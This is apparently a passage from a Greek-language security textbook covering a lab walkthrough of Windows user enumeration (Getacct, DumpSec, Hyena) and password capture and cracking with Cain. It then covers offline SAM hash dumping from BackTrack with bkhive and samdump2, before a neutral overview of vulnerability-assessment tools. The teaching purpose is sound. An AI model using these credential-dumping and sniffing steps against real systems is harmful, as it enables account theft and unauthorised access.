
- UPTIME – Η χρονική περίοδος που το σύστημα λειτουργεί.
- HOSTNAME – Δικτυακό όνομα.
- RUNNING SOFTWARE PATHS – Τα μονοπάτια των διεργασιών που εκτελούνται.
- RUNNING PROCESSES – Οι διεργασίες που εκτελούνται.
- MOUNTPOINTS – Οι εγκατεστημένες συσκευές.
- SYSTEM INFO – Πληροφορίες για το σύστημα.
- LISTENING UDP PORTS – Οι UDP θύρες που είναι ανοικτές κατά την απαρίθμηση.
- LISTENING TCP PORTS - Οι TCP θύρες που είναι ανοικτές κατά την απαρίθμηση.

Στη συνέχεια θα αναφερθούμε στην απαρίθμηση περιβαλλόντων Windows. Θα χρησιμοποιήσουμε τα εργαλεία Getacct και DumpSec. Το Getacct είναι ένα δωρεάν εργαλείο απαρίθμησης χρηστών σε περιβάλλοντα Windows. Διατίθεται δωρεάν και μπορείτε να το αποκτήσετε από την διεύθυνση www.securityfriday.com. Το Getacct εκμεταλλεύεται τις NULL συνδέσεις για να απαριθμήσει χρήστες σε ένα απομακρυσμένο υπολογιστή. Θα χρησιμοποιήσουμε τις εικονικές μηχανές Windows XP Client, Windows 2000 Adv Server και Windows Server 2003 Ent Ed. Στην εικονική μηχανή Windows 2000 Adv Server επιτρέπουμε τις NULL συνδέσεις και στην εικονική μηχανή Windows Server 2003 Ent Ed δεν τις επιτρέπουμε. Για να επιτύχουμε το παραπάνω χρησιμοποιήσαμε την τιμή της registry HKLM\SYSTEM\CurrentControlSet\LSA\RestrictAnonymous. Αν εκτελέσουμε το εργαλείο Getacct για την εικονική μηχανή Windows 2000 Adv Server θα λάβουμε τα αποτελέσματα της εικόνας 5.18.




Εικόνα 5.18: Getacct για την εικονική μηχανή Windows 2000 Adv Server

Όπως φαίνεται στην εικόνα 5.18 το GetAcct κατάφερε να απαριθμήσει τα ονόματα των χρηστών μαζί με μια πληθώρα πληροφοριών, όπως εάν λήγει το συνθηματικό τους, ποτέ εισήλθαν τελευταία φορά στο σύστημα, το επίπεδο πρόσβασης που έχουν κ.α. Το εργαλείο GetAcct δεν κατάφερε να πραγματοποιήσει απαρίθμηση για την εικονική μηχανή Windows Server 2003 Ent Ed όπως φαίνεται στην εικόνα 5.19.



Εικόνα 5.19: Getacct για την εικονική μηχανή Windows Server 2003 Ent Ed


Για να πραγματοποιήσουμε απαρίθμηση για την εικονική μηχανή Windows Server 2003 Ent Ed θα χρησιμοποιήσουμε το εργαλείο DumpSec αφού εισέλθουμε στην εικονική μηχανή Windows XP Client με ένα όνομα χρήστη που ανήκει στο domain LAB όπως φαίνεται στην εικόνα 5.20.



Εικόνα 5.20: DumpSec για την εικονική μηχανή Windows Server 2003 Ent Ed


Μαζί με το εργαλείο DumpSec στον υπολογιστή μας εγκαθίσταται και το εργαλείο Hyena. Το εργαλείο Hyena δεν διατίθεται δωρεάν αλλά μπορούμε να το χρησιμοποιήσουμε για 30 ημέρες. Το εργαλείο Hyena πραγματοποιεί απαρίθμηση σε περιβάλλον Active Directory.

Στην εικόνα 5.21 εμφανίζονται τα αποτελέσματα του εργαλείου για το Domain LAB. Όπως παρατηρούμε μπορούμε να απαριθμήσουμε τα Organizational Units (αποτελούν λογικές υποδιαιρέσεις στο Active Directory, πχ το τμήμα αποθήκη μπορεί να ανήκει στο OU Logistics, σκοπός τους είναι η ευκολότερη διαχείριση), τους Domain Controllers, τους Servers, τις ομάδες χρηστών, τους χρήστες, τους υπολογιστές και τα δικαιώματα των χρηστών.




Εικόνα 5.21: Hyena για το domain LAB

Φυσικά το Active Directory παρέχει μεθόδους προστασίας από την απαρίθμηση μέσω του Security Tab. Για παράδειγμα εάν θέλουμε μπορούμε να απαγορεύσουμε στους χρηστές να βλέπουν τους Domain Controllers. Έτσι εάν εφαρμόσουμε αυτή τη πολιτική και τρέξουμε το εργαλείο Hyena θα πάρουμε σαν αποτέλεσμα την εικόνα 5.22.




Εικόνα 5.22: Hyena για το domain LAB

Στη συνέχεια θα ασχοληθούμε την ανάκτηση συνθηματικών με την χρήση του εργαλείου Cain. Θα ενεργοποιήσουμε το sniffer στο εργαλείο Cain στην εικονική μηχανή Windows XP Client. Ακολούθως θα προσπαθήσουμε από την εικονική μηχανή Windows 2000 Adv Server να προσπελάσουμε ένα κοινόχρηστο φάκελο στην εικονική μηχανή Windows Server 2003 Ent Ed χρησιμοποιώντας το χρήστη του domain helpdesk. Ο sniffer του εργαλείου Cain θα μας δώσει την εικόνα 5.23.




Εικόνα 5.23: Ο sniffer του εργαλείου Cain

Στη συνέχεια επιλέγουμε sent to Cracker για να στείλουμε το hash για ανάκτηση. Θα χρησιμοποιήσουμε brute force για NTLM session security hashes. Το συνθηματικό του χρήστη helpdesk είναι αρκετά απλό και σε μερικά δευτερόλεπτα μπορεί να ανακτηθεί όπως φαίνεται στην εικόνα 5.24.




Εικόνα 5.24: Ανάκτηση συνθηματικού με το εργαλείο Cain

Το εργαλείο Cain δεν περιορίζεται μόνο σε NTLM hashes αλλά μπορεί να «συλλάβει» μια πληθώρα συνθηματικών όπως FTP στην εικόνα 5.25.




Εικόνα 5.25: Ανάκτηση συνθηματικού FTP με το εργαλείο Cain

Επίσης, μπορούμε να συλλάβουμε και συνεδρίες telnet όπως φαίνεται στην εικόνα 5.26. Παρατηρείται το Recording στην στήλη Status. Το Cain καταγράφει κάθε εντολή μέσω telnet, και φυσικά το συνθηματικό, σε ένα αρχείο txt που μπορούμε να δούμε ανά πάσα στιγμή.



Εικόνα 5.26: Συνεδρία telnet με το εργαλείο Cain



Εικόνα 5.27: Συνεδρία HTTP με το εργαλείο Cain

Επιπρόσθετα το εργαλείο Cain μπορεί να συλλάβει και συνθηματικά που σχετίζονται με συνεδρίες HTTP. Αν η σύνδεση στο διακομιστή HTTP γίνεται με βασική αυθεντικοποίηση λαμβάνουμε απευθείας τα συνθηματικά από το snifer. Εάν η σύνδεση στο διακομιστή γίνεται με τη χρήση κρυπτογράφησης των συνθηματικών θα πρέπει να χρησιμοποιήσουμε τον Cracker. Στην εικόνα 5.27 παρατηρούμε ότι στις δυο πρώτες γραμμές λαμβάνουμε το συνθηματικό του χρήστη helpdesk ενώ στις δυο τελευταίες γραμμές πρέπει να χρησιμοποιήσουμε τον Cracker.


Τέλος, θα παρουσιάσουμε μια τεχνική υποκλοπής συνθηματικών με το BackTrack που προϋποθέτει πρόσβαση στη φυσική μηχανή. Το BackTrack όπως προαναφέραμε μπορεί να εκκινήσει σε έναν υπολογιστή χωρίς εγκατάσταση από το CD-ROM ή από ένα προσθαφαιρούμενο δίσκο. Έτσι λοιπόν στην εικονική μηχανή Windows 2000 Adv Server θα εκκινήσουμε από προσθαφαιρούμενο δίσκο με το λειτουργικό BackTrack. Στη συνέχεια πρέπει να εντοπίσουμε τον σκληρό δίσκο της μηχανής Windows 2000 Adv Server (ουσιαστικά το δίσκο C:). Συνήθως βρίσκεται μέσα στο φάκελο /media και στο παράδειγμα μας έχει όνομα F4341CD1341C98A6.

Εν συνέχεια πρέπει να ανακτήσουμε το κλειδί της SAM το οποίο βρίσκεται μέσα στο αρχείο /media/F4341CD1341C98A6/WINDOWS/system32/config/system.Θα αντιγράψουμε την πληροφορία του, στο αρχειο saved-syskey.txt με την εντολή bkhive/media/F4341CD1341C98A6/WINDOWS/system32/config/system saved-syskey.txt όπως φαίνεται στην εικόνα 5.28.

Εικόνα 5.28 Η εντολή bkhive


Αφού ανακτήσουμε το κλειδί της SAM θα πρέπει να ανακαλύψουμε τα hashes και να τα εξάγουμε σε βολική για εμάς μορφή. Για το σκοπό αυτό θα χρησιμοποιήσουμε την εντολή samdump2 ως εξής (εικόνα 5.29):

sumdump2 /media/ F4341CD1341C98A6/WINDOWS/system32/config/SAM saved-syskey.txt > password-hashes.txt



Εικόνα 5.28 Η εντολή samdump2

Πλέον έχουμε στην κατοχή μας το αρχείο password-hashes.txt (εικόνα 5.29) το οποίο μπορούμε να χρησιμοποιήσουμε σε προγράμματα ανάκτησης συνθηματικών.



Εικόνα 5.29 Το αρχείο password-hashes.txt

Η παραπάνω διαδικασία δεν διαρκεί πάνω από 5 λεπτά και δεν αφήνει κανένα ίχνος. Η διαδικασία που περιγράψαμε δίνει ισχυρό κίνητρο στους διαχειριστές να χρησιμοποιούν κωδικούς στο BIOS, ώστε να μην μπορεί ο χρήστης να ξεκινήσει λειτουργικά συστήματα εκτός των εγκατεστημένων.

Κεφαλαίο 6: Εργαλεία αυτόματων επιθέσεων και διείσδυσης

6.1. Εισαγωγή

Στο κεφάλαιο αυτό θα εξετάσουμε τα εργαλεία αυτόματης επίθεσης και διείσδυσης και θα εστιάσουμε σε θέματα ευπαθειών, απειλών ασφάλειας και τρόπους αξιοποίησης τους. Μια ευπάθεια δεν είναι τίποτα παραπάνω από μια αδυναμία στο λογισμικό του υπολογιστή ή στην σχεδίαση του συστήματος. Οι ευπάθειες του λογισμικού συνήθως είναι αποτέλεσμα λαθών στον κώδικα, bugs, και κενών στη σχεδίαση.

Οι επαγγελματίες στην ασφάλεια δαπανούν ένα μεγάλο μέρος του χρόνου τους πάνω στις ευπάθειες χωρίς αυτό να σημαίνει ότι όλες οι ευπάθειες κατηγοριοποιούνται και διορθώνονται. Η διόρθωση μιας ευπάθειας στο λογισμικό είναι απλή υπόθεση εάν ο δημιουργός του έχει την διάθεση να την διορθώσει. Εάν όμως το λογισμικό είναι παλιό ή προέρχεται από μια χρεοκοπημένη εταιρία πλέον δεν υποστηρίζεται. Οπότε είτε διατηρούμε το λογισμικό με την ευπάθεια είτε προμηθευόμαστε κάποιο αντίστοιχο νεότερης έκδοσης.

Σκοπός των εργαλείων αυτόματης επίθεσης και διείσδυσης είναι να εξετάσουν πόσο ευπαθές είναι ένα κομμάτι κώδικα μια εφαρμογή ή ένα δικτυακό σύστημα. Ιστορικά τα μόνα εργαλεία που έκαναν τα παραπάνω ήταν τα εργαλεία εκτίμησης ευπαθειών (vulnerability assessment tools). Αυτά τα εργαλεία ψάχνουν για ευπάθειες και αναφέρουν τα ευρήματα τους. Νεότερα εργαλεία εκτός από το να αναφέρουν έχουν την δυνατότητα να συσχετίζουν την ευπάθεια με συγκεκριμένα κομμάτια κώδικα αλλά και να εξαπολύουν επιθέσεις.

6.2. Γιατί τα εργαλεία αυτόματων επιθέσεων και διείσδυσης είναι σημαντικά;

Πως τα εργαλεία αυτόματων επιθέσεων και διείσδυσης χρησιμοποιούνται στη δικτυακή ασφάλεια; Όλα τα εργαλεία αυτής της κατηγορίας από ένα απλό σαρωτή ευπαθειών μέχρι ένα εργαλείο επίθεσης βοηθούν στην ανάλυση της συνολικής ασφάλειας όπως και της συνολικής προστασίας. Η χρήση των παραπάνω εργαλείων προσφέρει απαντήσεις στα ακόλουθα ερωτήματα:

- Πρέπει να υλοποιηθούν περισσότερα ή λιγότερα αντισταθμιστικά ασφάλειας;
- Ποια είναι η πραγματική κατάσταση του οργανισμού όσο αφορά την ασφάλεια;
- Ποιο θα είναι το αποτέλεσμα μια παραβίασης στην ασφάλεια;

Ανεξάρτητα από ποια εργαλεία από αυτή την κατηγορία θα χρησιμοποιήσουμε ο σκοπός τους είναι να διευκρινίσουν την επάρκεια σε μέτρα ασφάλειας, να προσδιορίσουν τις ελλείψεις σε μέτρα ασφάλειας, να παρέχουν στοιχεία από τα οποία μπορούμε να αποτιμήσουμε την αποτελεσματικότητα μέτρων ασφάλειας πριν και μετά την εφαρμογή τους. Τα εργαλεία αυτά χρησιμοποιούνται σε ποικίλες περιπτώσεις όπως οι ακόλουθες:

- **Έλεγχοι και αναθεωρήσεις** – Κατά τη διάρκεια αυτής της διαδικασίας τα εργαλεία διευκρινίζουν εάν τα συστήματα έχουν εγκατεστημένα όλα τα διορθωτικά πακέτα, εάν συγκεκριμένες πολιτικές ασφάλειας ακολουθούνται και αν επαρκούν οι έλεγχοι στην περίπτωση που προκύψει κίνδυνος.
- **Αποτίμηση δικτύου** – Κατά τη διάρκεια αυτής της διαδικασίας εστιάζουμε στη σάρωση και ειδικότερα στη σάρωση για ευπάθειες.
- **Δοκιμές διεισδυτικότητας** – Οι δοκιμές διεισδυτικότητας δεν επικεντρώνονται τόσο στις πολιτικές και στις διαδικασίες αλλά στην εύρεση ευπαθών συστημάτων - στόχων. Οι δοκιμές γίνονται για να διαπιστώσουμε εάν ένα κακόβουλο άτομο μπορεί να συγκεντρώσει πληροφορίες για το σύστημα μας, εάν μπορεί να πάρει πρόσβαση στα συστήματα μας, και αν μπορεί να καλύψει την παρουσία του ώστε να μην ανιχνευτεί.

6.3. Εργαλεία εκτίμησης ευπαθειών

Πολλά έχουν αλλάξει στην αντιμετώπιση των εργαλείων εκτίμησης ευπαθειών από το 1990 που πρώτο-εμφανίστηκαν. Προπομπός ήταν το SATAN (System Administrator Tool for Analyzing Networks) που δημιούργησε ο Dan Farmer και αποτέλεσε την αφορμή για να χάσει την εργασία του στη SUN. Σήμερα τα εργαλεία αυτά αντιμετωπίζονται από διαφορετική σκοπιά. Είναι πλέον αποδεκτό από τους επαγγελματίες στην ασφάλεια να χρησιμοποιούν τέτοιου είδους εργαλεία αλλά και να βοηθούν στην ανάπτυξη τους. Έτσι πλέον το ζήτημα δεν είναι ή χρησιμοποίηση ή μη αλλά ποια από τα εργαλεία θα χρησιμοποιήσουμε στο δίκτυο μας. Ας ξεκινήσουμε κατηγοριοποιώντας τα εργαλεία αυτά σε τρεις βασικές κατηγορίες ανάλογα με το αντικείμενο τους:

- Εργαλεία εκτίμησης ευπαθειών που εξετάζουν τον πηγαίο κώδικα μιας εφαρμογής και ονομάζονται εργαλεία εκτίμησης πηγαίου κώδικα
- Εργαλεία εκτίμησης ευπαθειών που εξετάζουν μια συγκεκριμένη εφαρμογή ή τύπους εφαρμογών και ονομάζονται εργαλεία εκτίμησης εφαρμογών
- Εργαλεία εκτίμησης ευπαθειών που εξετάζουν ολόκληρα συστήματα ή δίκτυα και ονομάζονται εργαλεία εκτίμησης συστημάτων.

6.4. Εργαλεία εκτίμησης πηγαίου κώδικα

Τα εργαλεία εκτίμησης πηγαίου κώδικα μπορούν να χρησιμοποιηθούν για να βοηθήσουν στον έλεγχο του πηγαίου κώδικα. Πολλά από αυτά διατίθενται δωρεάν. Το RATS (Rough Auditing Tool for Security) [https://www.fortify.com/ssa-elements/threat-intelligence/rats.html] και το FlawFinder [http://www.dwheeler.com/flawfinder] είναι δυο τέτοια εργαλεία. Τα εργαλεία αυτά μπορούν να εντοπίσουν θέματα που έχουν να κάνουν με υπερχειλίσεις καταχωρητών, με πρόσβαση πολλών διεργασιών σε ένα πόρο ταυτόχρονα (race conditions), με αύξηση των προνομιών του κώδικα, και αλλοιωμένων δεδομένων εισαγωγής. Τα προβλήματα που δημιουργούν οι υπερχειλίσεις καταχωρητών αναλύθηκαν σε προγενέστερο κεφάλαιο. Η πρόσβαση πολλών διεργασιών σε ένα πόρο ταυτόχρονα συνήθως οδηγεί σε διαφορετικά αποτελέσματα κάθε φορά που εκτελείται ο κώδικας, έτσι προκύπτει συνήθως άρνηση υπηρεσιών στους χρήστες. Η αύξηση προνομιών του κώδικα σημαίνει ότι ο κώδικας έχει παραπάνω δικαιώματα από τον χρήστη που τον εκτελεί. Τα αλλοιωμένα δεδομένα εισαγωγής είναι τιμές που διαβιβάζονται σε κώδικα που δεν πραγματοποιεί τους επαρκείς ελέγχους με σκοπό την παραγωγή λαθών που μπορεί να οδηγήσει σε άρνηση υπηρεσίας.

6.5. Εργαλεία εκτίμησης εφαρμογών

Τα εργαλεία εκτίμησης εφαρμογών πραγματοποιούν δοκιμές σε ολοκληρωμένες εφαρμογές αντί για τον πηγαίο κώδικα. Ελέγχουν για ευπάθειες κατά το χρόνο τρεξίματος καθώς και για ακραίες τιμές στην εισαγωγή δεδομένων. Το AppDetective [http://www.appsecinc.com/products] ανήκει σε αυτή την κατηγορία εργαλείων. Το AppDetective μπορεί να σαρώσει, να εντοπίσει, να εξετάσει, να αναφέρει και να διορθώσει κενά ασφάλειας και λάθος παραμετροποιήσεις σε εφαρμογές βάσεων δεδομένων. Ένα ακόμα εργαλείο αυτής της κατηγορίας είναι το. N-Stalker Web Application Security Scanner [http://www.nstalker.com].

6.6. Εργαλεία εκτίμησης συστημάτων

Τα εργαλεία εκτίμησης συστημάτων πραγματοποιούν δοκιμές σε επίπεδο συστήματος. Τα εργαλεία αυτά εξετάζουν το σύστημα στην ολότητα του και όχι κάθε εφαρμογή χωριστά. Μπορούν να εξετάσουν μια διεύθυνση ή ένα εύρος διευθύνσεων και μπορούν να εξετάσουν συστήματα που προστατεύονται από τείχος προστασίας. Το πιο γνωστό εργαλείο τις κατηγορίας αυτής είναι το Nessus [http://www.nessus.org].

Το σημαντικό πλεονέκτημα αυτών των εργαλείων είναι ότι μπορούν να σαρώσουν τοπικά συστήματα ή απομακρυσμένα συστήματα ή δίκτυα για ένα μεγάλο εύρος ευπαθειών. Εάν χρειάζεται να δοκιμάσετε ένα μεγάλο εύρος συστημάτων τα εργαλεία αυτά είναι ιδανικά. Ωστόσο τα εργαλεία αυτά έχουν και μειονεκτήματα. Για παράδειγμα δεν είναι δυνατό να

δοκιμαστεί η πηγή της υπηρεσίας. Τα αποτελέσματα που παρέχουν στηρίζονται σε ένα πεπερασμένο αριθμό δοκιμών που σημαίνει ότι δεν μπορούν να δοκιμάσουν κάθε πιθανό σενάριο. Μπορείτε να χρησιμοποιήσετε αυτά τα εργαλεία αν για παράδειγμα μια υπηρεσία μερικές φορές αποκρίνεται και άλλες όχι. Επίσης, εάν πρόσφατα έχετε τοποθετήσει διορθωτικά πακέτα λογισμικού στο σύστημα σας να ελέγξετε με αυτά τα εργαλεία ότι όλα πήγαν σύμφωνα με τον σχεδιασμό, δηλαδή ότι κάθε μηχανή έχει τα απαραίτητα διορθωτικά πακέτα.

Υπάρχουν εκατοντάδες εργαλεία εκτίμησης συστημάτων. Παρατίθενται μερικά από τα πιο γνωστά:

- **GFI LANguard** – Το GFI LANguard είναι ένα εμπορικό πακέτο που διατίθεται για περιβάλλοντα Windows. Μπορεί να σαρώσει IP δίκτυα ώστε να διαπιστώσει ποιες μηχανές είναι σε λειτουργία, ποιο λειτουργικό σύστημα έχουν εγκατεστημένο, ποιες εφαρμογές παρέχουν ,ποια διορθωτικά πακέτα λογισμικού έχουν εγκατεστημένες οι μηχανές με Windows, ποιες ενημερώσεις ασφάλειας λείπουν κ.α. [http://www.gfi.com]
- **ISS Internet Scanner** – Το ISS Internet Scanner μπορεί να αναγνωρίσει περισσότερες από 1300 δικτυακές συσκευές συμπεριλαμβανόμενων προσωπικών υπολογιστών, εξυπηρετητών, routers, τοίχοι προστασίας κα και να μας παρουσιάσει πληροφορίες γι αυτά [http://www.iss.net/download]
- **MBSA** – Microsoft Baseline Security Analyzer είναι ένα δωρεάν εργαλείο που ελέγχει τα προϊόντα της Microsoft για ενημερώσεις και κακή παραμετροποίηση [http://www.microsoft.com]
